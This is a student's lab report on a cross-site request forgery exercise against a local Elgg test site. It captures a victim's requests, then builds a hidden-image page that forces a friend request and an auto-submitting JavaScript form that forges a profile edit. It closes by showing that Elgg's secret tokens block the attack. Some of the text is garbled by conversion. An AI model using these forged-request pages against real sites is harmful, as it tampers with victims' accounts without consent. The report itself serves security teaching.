

# Lab8 Report

2021 04 12 20:36

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task1

capture GET request for sending friend request


log in as Alice

navigate to Bobby's page

send Bobby friend request

the following header is captured

Extension: (HTTP Header Live) - HTTP Header Live Sub

GE  http://www.csrflabelgg.com/action/friends/add?friend=43&\_\_elgg\_ts=1617639

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; r
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: keep-alive
Referer: http://www.csrflabelgg.com/profile/boby
Cookie: Elgg=54732f6ck9iug74ockeldcfk43
```

Send

Content-Length:0

GET request url:

[http://www.csrflabelgg.com/action/friends/add?friend=43  
& \\_\\_elgg\\_ts=1617639042  
& \\_\\_elgg\\_token=HLYnW3qnsXXpouQt119Gw  
& \\_\\_elgg\\_token=HLYnW3qnsXXpouQt119Gw](http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1617639042&__elgg_token=HLYnW3qnsXXpouQt119Gw&__elgg_token=HLYnW3qnsXXpouQt119Gw)

parameters used:

friend=43, referring to Bobby's id  
\_\_elgg\_ts=, elgg's timestamp  
\_\_elgg\_token=, elgg's token  
cookie=, session cookie for Alice

capture POST request for updating profile

log in as Alice

navigate to <http://www.csrflabelgg.com/profile/alice/edit>

edit profile

add Hello World! to Brief description as follows

## Edit profile

### Display name

Alice

### About me

[Visual editor](#)

Public


### Brief description

Hello World!

Public

the following header is captured

Extension: (HTTP Header Live) - HTTP Header Live Sub

PO  http://www.csrflabelgg.com/action/profile/edit

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 483
Origin: http://www.csrflabelgg.com
DNT: 1
Connection: keep-alive
Referer: http://www.csrflabelgg.com/profile/alice/edit
Cookie: Elgg=54732f6ck9iug74ockeldcfk43
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=9ZQwhVk9zK9zoB-d-eFAng&__elgg_ts=1617639345&na
```

Send

Content-Length: 441

POST request url:

<http://www.csrflabelgg.com/action/profile/edit>

detailed content:

```
__elgg_token=9ZQwhVk9zK9zoB-d-eFAng
&__elgg_ts=1617639345
&accesslevel[description]=2
&briefdescription=Hello World!
...
&guid=42
```

parameters used:

cookie=. session cookie for Alice

-----, ----- -----

\_\_elgg\_ts=, elgg's timestamp

\_\_elgg\_token=, elgg's token

accesslevel[description], 2 means viewable by everyone


briefdescription=Hello World!, the actual description to be updated

guid=42, the user id, here referring to Alice's

task2

log in as boby

checks his guid by inspecting his own profile page



from the screenshot, his guid is 43

construct a webpage, with a hidden img, with the src as the following

```
task2.html > ...
1  <html>
2  <body>
3  <h1>this is a legit website</h1>
4  
10 </body>
11 </html>
```

`src="http://www.csrflabelgg.com/action/friends/add?friend=43"`  
this will instruct the browser to send a GET request to the url, similar to an actual GET request generated by clicking on Add Friend button as captured in task1 header

putting all together as a website

```
task2.html > ...
1  <html>
2  <body>
3  <h1>this is a legit website</h1>
4  
10 </body>
11 </html>
```


when Alice visits the website, the browser will try to load the image, unknowingly sends a friend request to Bob

for demo, index.html is placed in /var/www/CSRF/Attacker/ for getting Alice to visit the website, the following is displayed



# this is a legit website

the following GET request header is captured



Send

Content-Length:0

notice that referer is csrflabattacker.com  
showing that the csrf attack is successful

task3

drawing from knowledge of task1

the forged POST request require following parameters of the victim:

parameters used:

accesslevel[description], 2 means viewable by everyone

briefdescription=Hello World!, the actual description to be updated

guid=42, the user id, here referring to Alice's

knowing that Alice's guid is 42, and the POST url is

<http://www.csrflabelgg.com/action/profile/edit>

construct a webpage using the sample code in lab handout

```
task3.html > ...
1  <html>
2  <body>
3    <h1>this page forges an http post request.</h1>
4    <script type="text/javascript">
5      function forge_post() {
6        var fields;
7        fields += "<input type='hidden' name='name' value='Alice'>";
8        fields +=
9          "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
10       fields +=
11         "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
12       fields += "<input type='hidden' name='guid' value='42'>";
13
14       var p = document.createElement("form");
15
16       p.action = "http://www.csrflabelgg.com/action/profile/edit";
17       p.innerHTML = fields;
```

```

17     p.innerHTML = fields;
18     p.method = "post";
19
20     document.body.appendChild(p);
21
22     p.submit();
23 }
24
25 window.onload = function () {
26     forge_post();
27 };
28 </script>
29 </body>
30 </html>

```

with necessary fields filled up

this will instruct the browser to send a POST request to the url, similar to an actual POST request generated by editing the profile manually


when Alice visits the website, the browser will try to load the image, unknowingly sends a friend request to Bob

for demo, index.html is placed in /var/www/CSRF/Attacker/ for getting Alice to visit the website, the following is displayed



# this is a legit website

the following POSTrequest header is captured



```
Connection: keep-alive
Referer: http://www.csrf labattacker.com/
Cookie: Elgg=54732f6ck9iug74ockeldcfk43
Upgrade-Insecure-Requests: 1
```


```
name=Alice&briefdescription=Boby is my Hero&accesslevel[briefdescript
```

Send

Content-Length:83

notice that referer is csrf labattacker.com

the page quickly redirects to alice's profile



with a prompt that the profile edit was successfully saved, and the brief description is "Boby is my Hero" showing that the csrf attack is successful

question1

boby can navigate to Alice's profile and check the page source


searching for guid gives the div containing the data:

```
data-page-owner-guid="42"
```

hence, Alice's guid is 42







the same info can also be found in script tag of the page

```

<script>

var elgg = {"config":{"lastcac
{"__elgg_ts":1617641417,"__elg
{"guid":42,"type":"user","subt
/\www.csrflabelgg.com\profil
"page_owner":
{"guid":42,"type":"user","subt
/\www.csrflabelgg.com\profil

```

question2

no. as it's a cross site resource forgery attack, his site, [www.csrflabattacker.com](http://www.csrflabattacker.com) is not able to access the javascript variable of the logged in user, and accessing page\_owner.guid to derive the guid of the current user. an attempt to make a dynamic csrf page with dynamic guid with the page as follows:

```

<html>
<body>
<h1>this page forges an http post request.</h1>
<script type="text/javascript">
function forge_post() {
var fields;
fields += "<input type='hidden' name='name' value='Alice'>";
fields +=
"<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
fields +=

```

```

    "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='{$elgg.page_owner.guid}'>";

    var p = document.createElement("form");


```

the end result is

```


11         "<input type='hidden' name='accesslevel[briefdescription]' value='
12         fields += "<input type='hidden' name='guid' value='{$elgg.page_owner
13
14         var p = document.createElement("form");
15
16         p.action = "http://www.csrflabelgg.com/action/profile/edit";
17         p.innerHTML = fields;
18         p.method = "post";
19
20         document.body.appendChild(p);
21

```



as the browser gives an error about not being able to find elgg variable

in alice's own origin window, she's able to find her guid with the same property



hence, the victim's guid has to be hardcoded prior to the attack, making the attack specific to the target user

task4

comment out return true



try csrf task3 again

the browser is stuck at the following state



the captured POST request header is as follows



the page did not direct, and the description did not change

compared to the original header captured in task1



PO

<http://www.csrflabelgg.com/action/profile/edit>

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 483
Origin: http://www.csrflabelgg.com
DNT: 1
Connection: keep-alive
Referer: http://www.csrflabelgg.com/profile/alice/edit
Cookie: Elgg=54732f6ck9iug74ockeldcfk43
Upgrade-Insecure-Requests: 1
```

\_\_elgg\_token=9ZQwhVk9zK9zoB-d-eFANG&\_\_elgg\_ts=1617639345&na

Content-Length:441

we see that the following 2 parameters are included in the request:

\_\_elgg\_ts=, elgg's timestamp

\_\_elgg\_token=, elgg's token

these are required for the profile update to be verified by server

the attacker is not able to send the secret tokens as the tokens are stored as javascript variables in

[www.csrflabelgg.com](http://www.csrflabelgg.com)

attacker's website, [www.csrfattacker.com](http://www.csrfattacker.com) is not able to access variables in [www.csrflabelgg.com](http://www.csrflabelgg.com), due to same origin policy (SOP) preventing different origins from accessing

policy (501) preventing different origins from accessing  
resources of other origins